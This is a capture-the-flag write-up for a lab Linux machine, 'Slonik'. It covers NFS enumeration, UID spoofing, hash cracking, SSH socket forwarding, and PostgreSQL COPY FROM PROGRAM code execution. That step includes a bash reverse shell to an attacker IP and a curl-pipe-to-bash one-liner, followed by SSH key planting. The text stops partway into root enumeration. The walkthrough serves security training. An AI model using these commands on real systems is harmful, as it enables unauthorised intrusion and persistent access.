

Overview
- Type Machines
- OS Linux
- Severity Medium
- Creator xct
- Release date 2023 Oct 27
Enumeration
Start the instance via Discord and let’s go:

10.10.86.123
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.86.123
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-17 19:45 JST
Nmap scan report for 10.10.86.123
Host is up (0.25s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2d:8d:0a:43:a7:58:20:73:6b:8c:fc:b0:d1:2f:45:07 (ECDSA)
|_  256 82:fb:90:b0:eb:ac:20:a2:53:5e:3c:7c:d3:3c:34:79 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      44550/udp   mountd
|   100005  1,2,3      47874/udp6  mountd
|   100005  1,2,3      57813/tcp6  mountd
|   100005  1,2,3      57913/tcp   mountd
|   100021  1,3,4      39370/udp6  nlockmgr
|   100021  1,3,4      40133/tcp6  nlockmgr
|   100021  1,3,4      42364/udp   nlockmgr
|   100021  1,3,4      46061/tcp   nlockmgr
|   100024  1          39665/udp6  status
|   100024  1          41245/tcp6  status
|   100024  1          45878/udp   status
|   100024  1          56175/tcp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
46061/tcp open  nlockmgr 1-4 (RPC #100021)
47059/tcp open  mountd   1-3 (RPC #100005)
47557/tcp open  mountd   1-3 (RPC #100005)
56175/tcp open  status   1 (RPC #100024)
57913/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Found that mostly we have SSH and NFS open
NFS (111/tcp)
Check NFS shares:
$ nmap --script=nfs-ls,nfs-statfs,nfs-showmount -Pn -p 111 10.10.86.123
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-17 19:50 JST
Nmap scan report for 10.10.86.123
Host is up (0.25s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|   /var/backups *
|_  /home *
| nfs-ls: Volume /var/backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE     TIME                 FILENAME
| rwxr-xr-x   0    0    4096     2025-01-17T10:50:03  .
| ??????????  ?    ?    ?        ?                    ..
| rw-r--r--   0    0    4666447  2025-01-17T10:47:04  archive-2025-01-17T1047.zip
| rw-r--r--   0    0    4666441  2025-01-17T10:48:03  archive-2025-01-17T1048.zip
| rw-r--r--   0    0    4666444  2025-01-17T10:49:03  archive-2025-01-17T1049.zip
| rw-r--r--   0    0    4666446  2025-01-17T10:50:03  archive-2025-01-17T1050.zip
|
|
| Volume /home
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                 FILENAME
| ??????????  ?     ?     ?     ?                    .
| ??????????  ?     ?     ?     ?                    ..
| rwxr-x---   1337  1337  4096  2023-10-24T13:05:00  service
|_
| nfs-statfs:
|   Filesystem    1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|   /var/backups  7941576.0  2544948.0  5380244.0  33%   16.0T        32000
|_  /home         7941576.0  2544948.0  5380244.0  33%   16.0T        32000
Found
/var/backupsand/home
Mount them:
$ mkdir NFS
$ sudo mount -t nfs 10.10.86.123: ./NFS -nolock
Double check:
$ ls -la NFS
total 16
drwxr-xr-x 19 root root 4096 Jan 17 19:42 .
drwxrwxr-x  3 user user 4096 Jan 17 19:52 ..
drwxr-xr-x  3 root root 4096 Oct 24  2023 home
drwxr-xr-x 13 root root 4096 Sep 19  2023 var
As needed a break then start a new instance then continue:
10.10.84.27

$ sudo mount -t nfs 10.10.84.27: ./NFS -nolock
$ cd NFS
$ ls -lah home
ls: home/service: Permission denied
total 12K
drwxr-xr-x  3 root root 4.0K Oct 24  2023 .
drwxr-xr-x 19 root root 4.0K Jan 18 10:56 ..
drwxr-x---  5 1337 1337 4.0K Oct 24  2023 service
We can’t access to the
home/servicefolder because the owner is a user with a UID1337and does not exist in our system
We create a new user account slonik_nfs with this uid 1337 with a password 1337:
$ sudo adduser -u 1337 slonik_nfs
Check:
$ cat /etc/passwd | tail -n 1
slonik_nfs:x:1337:1337:,,,:/home/slonik_nfs:/bin/bash
Switch to this account:
$ sudo su slonik_nfs
Then jump into the folder and enumerate:
$ cd home/service/
$ ls -la
total 40
drwxr-x--- 5 slonik_nfs slonik_nfs 4096 Oct 24  2023 .
drwxr-xr-x 3 root       root       4096 Oct 24  2023 ..
-rw-rw-r-- 1 slonik_nfs slonik_nfs   90 Oct 24  2023 .bash_history
-rw-r--r-- 1 slonik_nfs slonik_nfs  220 Oct 24  2023 .bash_logout
-rw-r--r-- 1 slonik_nfs slonik_nfs 3771 Oct 24  2023 .bashrc
drwx------ 2 slonik_nfs slonik_nfs 4096 Oct 24  2023 .cache
drwxrwxr-x 3 slonik_nfs slonik_nfs 4096 Oct 24  2023 .local
-rw-r--r-- 1 slonik_nfs slonik_nfs  807 Oct 24  2023 .profile
-rw------- 1 slonik_nfs slonik_nfs  326 Oct 24  2023 .psql_history
drwxrwxr-x 2 slonik_nfs slonik_nfs 4096 Oct 24  2023 .ssh
$ ls -la .ssh
total 16
drwxrwxr-x 2 slonik_nfs slonik_nfs 4096 Oct 24  2023 .
drwxr-x--- 5 slonik_nfs slonik_nfs 4096 Oct 24  2023 ..
-rw------- 1 slonik_nfs slonik_nfs   96 Oct 24  2023 authorized_keys
-rw-r--r-- 1 slonik_nfs slonik_nfs   96 Oct 24  2023 id_ed25519.pub
No SSH private key
$ cat .bash_history
ls -lah /var/run/postgresql/
file /var/run/postgresql/.s.PGSQL.5432
psql -U postgres
exit
A postgresql database is running on the system
$ cat .psql_history
CREATE DATABASE service;
\c service;
CREATE TABLE users ( id SERIAL PRIMARY KEY, username VARCHAR(255) NOT NULL, password VARCHAR(255) NOT NULL, description TEXT);
INSERT INTO users (username, password, description)VALUES ('service', 'aaabf0d39951f3e6c3e8a7911df524c2'WHERE', network access account');
select * from users;
\q
Found the hash
aaabf0d39951f3e6c3e8a7911df524c2of theserviceuser
Let’s crack it with hashcat (open another tab to have a session under our machine user and not under the new slonik_nfs account):
$ hashcat -a 0 -m 0 'aaabf0d39951f3e6c3e8a7911df524c2' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
aaabf0d39951f3e6c3e8a7911df524c2:service

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
...
Found
service.service
We can also found it quickly with crackstation:

Let’s go to try to use them to connect via SSH:
$ sshpass -p 'service' ssh service@10.10.84.27 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added '10.10.84.27' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/     %@@@@@@@@@@.      @&             @@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@   ############.    ############   ##########*  &@@@@@@@@@@@@@@@
@@@@@@@@@@@  ###############  ###################  /##########  @@@@@@@@@@@@@
@@@@@@@@@@ ###############( #######################(  #########  @@@@@@@@@@@@
@@@@@@@@@  ############### (#########################  ######### @@@@@@@@@@@@
@@@@@@@@@ .##############  ###########################( #######  @@@@@@@@@@@@
@@@@@@@@@  ############## (        ##############        ######  @@@@@@@@@@@@
@@@@@@@@@. ############## #####   # .########### ##  ##  #####. @@@@@@@@@@@@@
@@@@@@@@@@ .############# /########  ########### *##### ###### @@@@@@@@@@@@@@
@@@@@@@@@@. ############# (########( ###########/ ##### ##### (@@@@@@@@@@@@@@
@@@@@@@@@@@  ###########( #########, ############( ####  ### (@@@@@@@@@@@@@@@
@@@@@@@@@@@@ (##########/ #########  ##############  ##  #( @@@@@@@@@@@@@@@@@
@@@@@@@@@@@@( ###########  #######  ################  / #  @@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@  ############  ####  ###################    @@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@, ##########  @@@      ################            (@@@@@@@@@@@
@@@@@@@@@@@@@@@@ .######  @@@@   ###  ##############  #######   @@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@(  *   @. #######    ############## (@((&@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%&@@@@  #############( @@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  #############  @@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/ ############# ,@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ ############( @@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  ###########  @@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  #######*  @@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&   @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1014-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 18 02:27:50 UTC 2025

  System load:  0.0               Processes:             125
  Usage of /:   31.5% of 7.57GB   Users logged in:       0
  Memory usage: 26%               IPv4 address for ens5: 10.10.84.27
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 24 13:11:33 2023 from 10.10.1.254
Connection to 10.10.84.27 closed.
We can be authenticated but just after logged the connection is closed :/
Previously, in the .bash_history file, we found a Unix domain socket used by PostgreSQL: /var/run/postgresql/.s.PGSQL.5432.
So let’s go to do a socket forwarding through SSH:
$ sudo sshpass -p 'service' ssh service@10.10.84.27 -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no -L /var/run/postgresql/.s.PGSQL.5432:/var/run/postgresql/.s.PGSQL.5432 -N
[sudo] password for user:
Warning: Permanently added '10.10.84.27' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/     %@@@@@@@@@@.      @&             @@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@   ############.    ############   ##########*  &@@@@@@@@@@@@@@@
@@@@@@@@@@@  ###############  ###################  /##########  @@@@@@@@@@@@@
@@@@@@@@@@ ###############( #######################(  #########  @@@@@@@@@@@@
@@@@@@@@@  ############### (#########################  ######### @@@@@@@@@@@@
@@@@@@@@@ .##############  ###########################( #######  @@@@@@@@@@@@
@@@@@@@@@  ############## (        ##############        ######  @@@@@@@@@@@@
@@@@@@@@@. ############## #####   # .########### ##  ##  #####. @@@@@@@@@@@@@
@@@@@@@@@@ .############# /########  ########### *##### ###### @@@@@@@@@@@@@@
@@@@@@@@@@. ############# (########( ###########/ ##### ##### (@@@@@@@@@@@@@@
@@@@@@@@@@@  ###########( #########, ############( ####  ### (@@@@@@@@@@@@@@@
@@@@@@@@@@@@ (##########/ #########  ##############  ##  #( @@@@@@@@@@@@@@@@@
@@@@@@@@@@@@( ###########  #######  ################  / #  @@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@  ############  ####  ###################    @@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@, ##########  @@@      ################            (@@@@@@@@@@@
@@@@@@@@@@@@@@@@ .######  @@@@   ###  ##############  #######   @@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@(  *   @. #######    ############## (@((&@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%&@@@@  #############( @@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  #############  @@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/ ############# ,@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ ############( @@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  ###########  @@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  #######*  @@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&   @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Connect to PostgreSQL and list the databases:
$ sudo psql -U postgres
psql (17.2 (Debian 17.2-1), server 14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
Type "help" for help.

postgres=# \list
                                                 List of databases
   Name    |  Owner   | Encoding | Locale Provider | Collate |  Ctype  | Locale | ICU Rules |   Access privileges
-----------+----------+----------+-----------------+---------+---------+--------+-----------+-----------------------
 postgres  | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |           |
 service   | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |           |
 template0 | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |           | =c/postgres          +
           |          |          |                 |         |         |        |           | postgres=CTc/postgres
 template1 | postgres | UTF8     | libc            | C.UTF-8 | C.UTF-8 |        |           | =c/postgres          +
           |          |          |                 |         |         |        |           | postgres=CTc/postgres
(4 rows)
Connect to the service database then list the tables:
postgres=# \c service
psql (17.2 (Debian 17.2-1), server 14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
You are now connected to database "service" as user "postgres".
service=# \d
              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | users        | table    | postgres
 public | users_id_seq | sequence | postgres
(2 rows)
Check the users table:
service=# select * from users;
 id | username |             password             |      description
----+----------+----------------------------------+------------------------
  1 | service  | aaabf0d39951f3e6c3e8a7911df524c2 | network access account
(1 row)
We already pwned this user account
PostgreSQL RCE (postgres) (Slonik_User)
Following HackTricks - pentesting postgresql, we will spawn a reverse shell.
Check if we can run commands:
service=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE

service=# COPY cmd_exec FROM PROGRAM 'id';
COPY 1

service=# SELECT * FROM cmd_exec;
                               cmd_output
------------------------------------------------------------------------
 uid=115(postgres) gid=123(postgres) groups=123(postgres),122(ssl-cert)
(1 row)
Confirmed we can execute a command
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Create a simple bash reverse shell:
$ cat rev.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Use the one liner below to grab a shell from our machine then pipe it to bash to execute it:
service=# DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM PROGRAM 'curl 10.8.4.253/rev.sh | bash';DROP TABLE IF EXISTS cmd_exec
We got our shell as postgres:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.84.27] 44672
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=115(postgres) gid=123(postgres) groups=123(postgres),122(ssl-cert)
Quit PostgreSQL:
service-# \q
Stabilize our shell:
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@slonik:/var/lib/postgresql/14/main$ export TERM=xterm
export TERM=xterm
postgres@slonik:/var/lib/postgresql/14/main$
zsh: suspended  rlwrap -cAr nc -lvnp 443

$ stty raw -echo;fg
[1]  + continued  rlwrap -cAr nc -lvnp 443
postgres@slonik:/var/lib/postgresql/14/main$
Then we grab the flag Slonik_User:
postgres@slonik:/var/lib/postgresql/14/main$ ls
ls
PG_VERSION    pg_logical    pg_snapshots  pg_twophase		postmaster.pid
base	      pg_multixact  pg_stat	  pg_wal
global	      pg_notify     pg_stat_tmp   pg_xact
pg_commit_ts  pg_replslot   pg_subtrans   postgresql.auto.conf
pg_dynshmem   pg_serial     pg_tblspc	  postmaster.opts
postgres@slonik:/var/lib/postgresql/14/main$ cd ..
cd ..
postgres@slonik:/var/lib/postgresql/14$ ls
ls
main
postgres@slonik:/var/lib/postgresql/14$ cd ..
cd ..
postgres@slonik:/var/lib/postgresql$ ls
ls
14  user.txt
postgres@slonik:/var/lib/postgresql$ cat user.txt
cat user.txt
VL{0ab7044f8f4c36a34c08fc8e89683171}
Privilege escalation (Slonik_Root)
To have a better shell, we will add our SSH public key then be able to connect via ssh.
Double check to confirm the home folder of postgres user:
postgres@slonik:/var/lib/postgresql$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
postgres:x:115:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
_rpc:x:116:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin
service:x:1337:1337:,,,,default password:/home/service:/bin/false
postgres@slonik:/var/lib/postgresql$
postgres’s home folder is
/var/lib/postgresql
postgres@slonik:/var/lib/postgresql$ mkdir .ssh
postgres@slonik:/var/lib/postgresql$ cd .ssh
postgres@slonik:/var/lib/postgresql/.ssh$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPiMSnZJVJH5ZkT5HXQTk4AmAuRNR4HANoZHX7YUcAaB user@tachikoma' > authorized_keys
$ ssh -i ~/.ssh/id_ed25519 postgres@10.10.84.27
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/     %@@@@@@@@@@.      @&             @@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@   ############.    ############   ##########*  &@@@@@@@@@@@@@@@
@@@@@@@@@@@  ###############  ###################  /##########  @@@@@@@@@@@@@
@@@@@@@@@@ ###############( #######################(  #########  @@@@@@@@@@@@
@@@@@@@@@  ############### (#########################  ######### @@@@@@@@@@@@
@@@@@@@@@ .##############  ###########################( #######  @@@@@@@@@@@@
@@@@@@@@@  ############## (        ##############        ######  @@@@@@@@@@@@
@@@@@@@@@. ############## #####   # .########### ##  ##  #####. @@@@@@@@@@@@@
@@@@@@@@@@ .############# /########  ########### *##### ###### @@@@@@@@@@@@@@
@@@@@@@@@@. ############# (########( ###########/ ##### ##### (@@@@@@@@@@@@@@
@@@@@@@@@@@  ###########( #########, ############( ####  ### (@@@@@@@@@@@@@@@
@@@@@@@@@@@@ (##########/ #########  ##############  ##  #( @@@@@@@@@@@@@@@@@
@@@@@@@@@@@@( ###########  #######  ################  / #  @@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@  ############  ####  ###################    @@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@, ##########  @@@      ################            (@@@@@@@@@@@
@@@@@@@@@@@@@@@@ .######  @@@@   ###  ##############  #######   @@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@(  *   @. #######    ############## (@((&@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%&@@@@  #############( @@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  #############  @@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/ ############# ,@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ ############( @@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  ###########  @@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  #######*  @@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&   @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1014-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 18 03:13:34 UTC 2025

  System load:  0.07568359375     Processes:             127
  Usage of /:   31.3% of 7.57GB   Users logged in:       0
  Memory usage: 25%               IPv4 address for ens5: 10.10.84.27
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@slonik:~$
Processes enumerating
We will check the processes using pspy64 (uploaded in our target via local web server and curl):
postgres@slonik:~$ cd /tmp/
postgres@slonik:/tmp$ curl 10.8.4.253/pspy64 -o p
postgres@slonik:/tmp$ chmod +x p
2025/01/18 03:18:01 CMD: UID=0     PID=2881   | /bin/bash /usr/bin/backup
2025/01/18 03:18:01 CMD: UID=0     PID=2882   | /bin/bash /usr/bin/backup
2025/01/18 03:18:01 CMD: UID=0     PID=2883   | /bin/bash /usr/bin/backup
2025/01/18 03:18:01 CMD: UID=0     PID=2884   | /bin/bash /usr/bin/backup
2025/01/18 03:18:01 CMD: UID=115   PID=2886   | postgres: 14/main: walsender postgres [local] sending backup "pg_basebackup base backup"
2025/01/18 03:18:02 CMD: UID=0     PID=2888   | /usr/lib/postgresql/14/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/
2025/01/18 03:18:02 CMD: UID=115   PID=2887   | postgres: 14/main: walsender postgres [local] streaming 1/C0000D8
2025/01/18 03:18:02 CMD: UID=0     PID=2889   | /bin/bash /usr/bin/backup
2025/01/18 03:18:03 CMD: UID=0     PID=2890   | /bin/bash /usr/bin/backup
2025/01/18 03:18:03 CMD: UID=0     PID=2891   | /bin/bash /usr/bin/backup
2025/01/18 03:18:03 CMD: UID=0     PID=2892   | /usr/bin/wc -l
2025/01/18 03:18:03 CMD: UID=0     PID=2893   |
2025/01/18 03:18:07 CMD: UID=115   PID=2894   | postgres: 14/main: autovacuum worker service
2025/01/18 03:19:01 CMD: UID=0     PID=2897   | /usr/sbin/CRON -f -P
2025/01/18 03:19:01 CMD: UID=0     PID=2899   | /bin/bash /usr/bin/backup
2025/01/18 03:19:01 CMD: UID=0     PID=2898   | /bin/sh -c /usr/bin/backup
2025/01/18 03:19:01 CMD: UID=0     PID=2900   | /bin/bash /usr/bin/backup
2025/01/18 03:19:01 CMD: UID=0     PID=2901   |
2025/01/18 03:19:01 CMD: UID=0     PID=2902   | /bin/bash /usr/bin/backup
